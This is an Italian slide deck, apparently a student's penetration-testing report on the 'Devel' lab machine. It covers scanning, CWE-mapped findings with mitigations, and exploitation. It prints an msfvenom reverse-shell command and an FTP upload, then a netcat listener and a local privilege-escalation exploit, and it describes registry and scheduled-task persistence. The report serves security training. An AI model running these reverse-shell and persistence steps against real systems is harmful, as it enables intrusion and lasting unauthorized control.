PENETRATION TESTING: DEVEL

Francesco Esposito

0522501689

CONTENUTI

- Strumenti Utilizzati
- Target Discovery
- Target Enumeration
- Vulnerablity Mapping
- Target Exploitation
- Post-Exploitation

STRUMENTI UTILIZZATI

UTM

È stato utilizzato UTM come ambiente di virtualizzazione

Kali Linux

Sulla macchina attaccante è stato installato Kali Linux

TARGET DISCOVERY

TARGET DISCOVERY

Mediante il tool *nmap* sono state rilevate diverse informazioni

Indirizzo IP

10.10.10.5

Sistema Operativo

Windows 7

TARGET ENUMERATION

TCP PORT SCANNING CON *nmap*

HTTP

Sulla porta 80 è attivo il servizio HTTP

FTP

Sulla porta 21 è attivo il servizio FTP

VULNERABILITY MAPPING

SCANNER UTILIZZATI

Nessus

OpenVAS

ZAP

Nikto 2

Burp

Gobuster

VULNERABILITÀ RILEVATE

- Remote Code Execution tramite file upload non controllato
- Accesso Anonimo abilitato su servizio *FTP*
- *FTP* connesso a directory web con permessi di scrittura
- Utilizzo di un web server obsoleto e non aggiornato
- Navigabilità delle web directories

VULNERABILITÀ RILEVATE

Remote Code Execution tramite file upload non controllato

- **Severity**: Alta;
- **CWE-94**: Improper Control of Generation of Code (‘Code Injection’);

  CWE-434: Unrestricted Upload of File with Dangerous Type;
- **Mitigazione**: isolare l’area di upload fuori dal document-root.

VULNERABILITÀ RILEVATE

Accesso Anonimo al Servizio *FTP* con permessi di scrittura attivi nella web directory

- **Severity: Alta;**
- **CWE-732: Incorrect Permission Assignment for Critical Resource ;**

  CWE-284: Improper Access Control;
- **Mitigazione: disabilitare l'accesso anonimo su *FTP*.**


VULNERABILITÀ RILEVATE


Utilizzo di un web server obsoleto e non aggiornato

- **Severity**: Medio-Alta;
- **CWE-1104**:Use of Unmaintained Third Party Components;

  CWE-937: Use of Out-of-date Software;
- **Mitigazione**: aggiornare il web server all’ultima release.

SEVERITY DELLE VULNERABILITÀ





TARGET EXPLOITATION

TOOL UTILIZZATI

Metasploit


Creazione di una revshell attraverso **msfvenom**

Netcat

Usato per ricevere la shell dalla macchina compromessa

STRATEGIA PER L'EXPLOITATION

- Il servizio *FTP* permette l'accesso anonimo e il caricamento arbitrario di file;
- Inoltre ospita la cartella del servizio web *HTTP*, è quindi possibile caricare file dal servizio FTP eseguibili direttamente dal web server.



STRATEGIA PER L'EXPLOITATION

- Tramite **msfvenom** è stata creata una reverse shell `.aspx` eseguibile su un server Windows;
- Successivamente è stata caricata nella directory web tramite il servizio *FTP*

```
┌──(kali㉿kali)-[~/Desktop/Devel]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.16 LPORT=4444 -f aspx > shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of aspx file: 2753 bytes
```

```
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||49157|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************************************************
226 Transfer complete.
2754 bytes sent in 00:00 (59.25 KiB/s)
ftp>
```

STRATEGIA PER L'EXPLOITATION

- **Attraverso netcat è stato possibile mettere in ascolto la macchina attaccante sulla porta della reverse shell;**
- **Alla visita di `http://10.10.10.5/shell.aspx` è stata stabilita la connessione alla shell della macchina target**

```
┌──(kali㉿kali)-[~/Desktop/Devel]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.5] 49158
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web

c:\windows\system32\inetsrv>
```

POST EXPLOITATION

PRIVILEGE ESCALATION

- Preso il controllo della macchina target, attraverso `systeminfo` si viene a conoscenza delle informazioni di sistema di quest'ultima. In particolare, si scopre che il sistema operativo in uso è obsoleto e soggetto a numerosi exploit. Nello specifico, *Devel* ospita un SO **Microsoft Windows 7 Enterprise, versione 6.1.7600 (Build 7600)**

STRATEGIA PER LA PRIVILEGE ESCALATION

- **È stato individuato un exploit compatibile con l'architettura target su Exploit-DB (EDB-ID 40564);**
- **Successivamente è stato compilato sulla macchina attaccante e trasferito tramite modalità binaria con il servizio FTP sulla macchina target;**
- **Una volta eseguito è stato ottenuto l'accesso con privilegi di amministratore.**

```
c:\inetpub\wwwroot>exploit.exe
exploit.exe

c:\Windows\System32>whoami
whoami
nt authority\system
```

MAINTAINING ACCESS

Generazione della backdoor

Tramite Metasploit è stata generata una backdoor pronta all'uso

Installazione della backdoor

La backdoor è stata installata sulla macchina target

Utilizzo della backdoor

Grazie alla backdoor è possibile accedere alla macchina target senza autenticazione

MAINTAINING ACCESS

- Per ottenere il mantenimento dell’accesso è stato aggiunto un riferimento ad un programma malevolo generato attraverso msfvenom al registro di sistema HCKU;
- Attraverso schtasks è stata creta una nuova attività pianificata che esegue la reverse shell creata ogni volta che un utente accede il sistema

GRAZIE PER L'ATTENZIONE

Francesco Esposito

0522501689